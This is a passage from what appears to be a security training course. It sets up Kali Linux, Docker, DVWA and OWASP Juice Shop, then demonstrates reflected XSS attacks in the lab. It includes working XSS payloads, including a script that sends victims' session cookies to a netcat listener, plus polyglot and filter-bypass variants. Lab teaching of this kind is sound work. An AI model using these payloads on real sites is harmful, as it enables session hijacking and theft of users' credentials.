
After importing, we can check Settings again to make further modifications. Some of the settings to take a look at include CPU and Memory allocation, and this will depend on your system resources and how much you are willing to allocate to the virtual machine, so I'll leave that up to you. When in doubt, leave it to the defaults.

One setting I ran into issues with, however, is the USB 2.0 settings.

In our case, we will need to disable USB 2.0, or install a package that enables this functionality. Since we won't be needing USB 2.0, I chose to disable it.

Select the virtual machine and click on Settings. Go to "USB" (if doing this on Windows) or "Ports" (if doing this on Mac).

You can then uncheck the box "Enable USB controller" (you will need to click on the "USB" tab on Mac after clicking on Ports) and save settings.



We're now ready to start the machine. Log in using kali/kali as the username/password.

Changing the default password

Now let's change our password. Open up a terminal window and type in:

```
passwd
```

Make sure you read instructions clearly on the screen because people oftentimes blow through those steps and wonder why it gives them an error :-). It will ask you to put in your current password first (kali), then your password twice.

Installing Docker in Kali

We're now ready to install software that we will use throughout the course.

Let's start by installing Docker.

Step 1: Add a Docker PGP key:

```
curl -fsSL https://download.docker.com/linux/debian/gpg | sudo apt-key add -
```

We do this for privacy and also for file integrity to help make sure no one is tampering with our download.

Step 2 : Add and configure the Docker APT repository:

```
echo 'deb [arch=amd64] https://download.docker.com/linux/debian buster stable' |
sudo tee /etc/apt/sources.list.d/docker.list
```

Now we can update our package manager:


```
sudo apt-get update
```

Step 3: It's time to install Docker:

```
sudo apt-get install docker-ce
```

We can test our install with:

```
sudo docker run hello-world
```



At this point, docker service is started but not enabled. Run:

```
sudo systemctl start docker
```

If you want to enable docker to start automatically after a reboot, which won't be the case by default, you can type:

```
sudo systemctl enable docker
```

I prefer not to do that, since I don't always use Docker when launching this Kali virtual machine. The last step is to add our non-root user to the docker group so that we can use Docker:

```
sudo groupadd docker
sudo usermod -aG docker $USER
```

We now need to reload settings so that this permissions change applies.

```
newgrp docker
```

The best way to reload permissions, though, is to log out and back in. If that doesn't work, try to reboot the system. Otherwise, you may found that other terminal windows haven't reloaded settings and you may get "permission denied" errors. But, if you'd rather not log out or reboot at this time, you can use the above command.

Running our target environments with Docker


With docker installed, we can now pull in different environments as we need them, without having to install any other software for those environments.

The Damn Vulnerable Web Application (DVWA)

For example if we want to run the Damn Vulnerable Web Application, we can do that with this simple command:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

You'll have to wait until it downloads the needed images and starts the container. After that, it will show you the apache access logs so you can see requests going through the webserver.



You can navigate to 127.0.0.1 in your browser in order to access the web application.

It will ask you to login, and you can use the username *admin* and password *password*.

Initially, you will be redirected to localhost/setup.php where you can check configurations and then create the database.

The OWASP Juice Shop

For this course, we're also going to use the OWASP Juice Shop a lot. The Juice Shop is one of the most modern and sophisticated insecure web applications designed to be used in security training, and it includes vulnerabilities for all of the OWASP top 10, making it a perfect choice for this course, since it has SQL injection vulnerabilities.

It uses modern languages and frameworks like Angular, JavaScript, Node.js and SQLite for the database.

Instead of having to spend a bunch of time setting up the application, we can run it with this simple command now that we have Docker installed:

```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```

Once it pulls in the image and requirements, it launches the app which we can then access at http://localhost:3000/

Since we're running the DVWA on port 80, we can run the Juice Shop on port 3000 at the same time, making it easy to switch back and forth.

We've now properly configured our environment, and we're ready to move on. In the next lesson, we will do a brief walkthrough of a tool that we will use throughout the course called OWASP ZAP. It's a free tool that comes pre-installed in Kali.

Reflected XSS

Manual Attacks

We've learned about the different types of XSS attacks, and the differences between those types. Now it's time to demonstrate examples of how they work!

Let's start out with our first Reflected manual XSS attack through the DVWA.

If you don't already have the application up and running, you can start it with:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

What I like about the DVWA is that it separates it out by all 3 of the types we're learning about, which helps us see the differences.


Something else I like is that it provides different security levels, starting with low, and going all the way to impossible.

This helps us test our skills by starting with an easy level and working our way up. It's also helpful in seeing and understanding what makes application code secure and insecure, and in the defense section of this course, we'll peel back the layers and look at the actual code powering this application.


Low Difficulty

Let's start with the low security level to demonstrate a very basic payload:

```
<script>alert("test")</script>
```



We get an alert box with the word test in it, which shows that our XSS attack was successful, since we were able to inject a script into this input box, and have the application reflect it back to us.




If I were to copy/paste this URL and send it to someone, as they open it in their browser, they would also see that alert box. But an alert box only serves to demonstrate the vulnerability - apart from that, it's completely useless. What would be more useful to an attacker is if they were able to send your sensitive information, like a PHP Session ID and cookie information, back to their control server.

Let's see if we can make that happen.

First, open a separate terminal window and create a listener with Netcat at port 4444:

```
nc -lvp 4444
```



Next, inject this payload in the input box:

```
<script>new Image().src="http://127.0.0.1:4444?output="+document.cookie;</
script>
```


Using `new Image()` is an old trick used for tracking users, like click tracking on ads, etc... because, in this case, it will establish a connection to the URL and port provided, and it will append the `document.cookie` information which is what contains our cookie information, like the PHP Session information for this application.

This is made possible because the JavaScript code is executed from within the context of this website, which means it has access to the cookie data. Generating a `new Image()` creates an image DOM object, which attempts to load the image from the source provided, which is not an actual image source, but instead a URL to our remote server appended with the user's cookie information.

Let's submit the payload to see it in action. We have a successful connection!

```
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 40639
GET /?output=security=low;%20PHPSESSID=575djhvho903vpmo5eej7k2fr3;%20
security=low HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1/vulnerabilities/xss_r/?name=%3Cscript%3Enew+Ima
ge%28%29.src%3D%22http%3A%2F%2F127.0.0.1%3A4444%3Foutput%3D%22%2Bdocument.
cookie%3B%3C%2Fscript%3E
Connection: keep-alive
Cookie: PHPSESSID=575djhvho903vpmo5eej7k2fr3; security=low
Host: 127.0.0.1:4444
```

We can see the request coming through, the `User-Agent`, the `Referrer` -- so we know where the victim's information is from — and we see the Cookie information which contains the PHPSESSID and the security setting.



Already, this is leaps and bounds more interesting of an attack than the alert box, and again, we could simply copy/paste this URL and send it to our target, and we would be able to get their information. All we'd need is to set up a listening server just like we did with Netcat.

Medium Difficulty

Now, let's select the Medium difficulty level to see if our attacks still work.

Start out by trying the basic alert box attack:


```
<script>alert("test")</script>
```

As we can see, that didn't work like we wanted it to. The application stripped out the script tags and only output the alert part as a string. Definitely not what we wanted.

We'll try the Image tracking attack again:

```
<script>new Image().src="http://127.0.0.1:4444?output="+document.cookie;</
script>
```

And that also doesn't work anymore.



Let's pull up a handy-dandy cheat sheet, and let's try a Polygot payload instead. By the way, Polygot is a term used to describe a computer program or script written in a valid form of multiple programming languages which performs the same operations or output.

The reason we want to try this is because the application might be looking for, and blocking, certain things while not blocking others, and because we're trying a lot of different tags in the same payload, it can increase odds of a successful payload.

```
javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/
onmouseover=1/+/[*/[]/+alert(1)//'>
```

Yep, that one went through. Let's take a look.

An SVG gets created, except our SVG contains an `onload` event that generates an alert box with the number 1. We can confirm that we did that by changing the 1 to something else and re-playing the attack:

```
javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/
onmouseover=1/+/[*/[]/+alert("fun exercise from Cybr")//'>
```

And now our string pops up.

If we take a look at the URL:

```
http://localhost/vulnerabilities/xss_r/?name=javascript%3A%2F*--%3E%3C%2Ftitle%3
E%3C%2Fstyle%3E%3C%2Ftextarea%3E%3C%2Fscript%3E%3C%2Fxmp%3E%3Csvg%2Fonload%3D%27
%2B%2F%22%2F%2B%2Fonmouseover%3D1%2F%2B%2F%5B*%2F%5B%5D%2F%2Balert%28%22fun+exer
cise+from+Cybr%22%29%2F%2F%27%3E#
```

The URL itself is encoded, so it all just looks like a bunch of gibberish added to an otherwise perfectly fine URL. Except if you send that URL to someone else, and they click on it, the XSS attack will get reflected, and if our payload was malicious, they would become a victim of that payload.

Now let's change the security level from medium to high and see if our attack still works.

```
javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/
onmouseover=1/+/[*/[]/+alert("fun exercise from Cybr")//'>
```

Nope! No longer works.

The interesting thing though is that if you remove everything but the SVG part, it does still work:

```
<svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert(1)//'>
```

My guess is because there's some kind of regex or other filtering that's not liking the tags before it, and so it's stripping all of it out except for the `(1)`.

Alright, let's switch it up a bit.

Let's look at `<a>` tags with mouseover events.

```
\<a onmouseover="alert(document.cookie)"\>xxs link\</a\>
```

As soon as we mouse over that section, we get an alert box that displays our cookie information.

We can try a malformed `<img>` tag, as well:

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>"\>
```

That one doesn't work, but let's try a different image payload.

```
<IMG SRC=# onmouseover="alert('xxs')">
```

That does work!

So a couple of takeaways so far:

1. Anytime we use `<script>` tags, it doesn't work. The script tags get stripped out and we're left with a string.
2. Anytime we use onmouseover, as long as there are no script tags, it seems to work

A logical theory would be that the application code is cleaning out any script tags, but it's not looking for other types of injections.

So now, we could be more specific with our attacks and with our payloads, and we could craft something a little bit more advanced and more interesting than our alert payload, like we did earlier.

Here's the thing. As we look at this cheat sheet page, there is SO MUCH content! So many different types of payloads. So many approaches.

That's part of the reason why automated tools have been created. So complete this lesson and let's try this again, but this time with automated tools.


Of course, feel free to play around with the different payloads and scenarios, and once you're done, I'll see you in the next lesson!

Automated Attacks

Welcome back! Now that we've performed manual Reflected XSS attacks, let's take a look at some automated tools that can help us achieve similar results. Automated tools can be very helpful in finding vulnerabilities, and also in finding payloads that are successful without running through thousands of them manually.

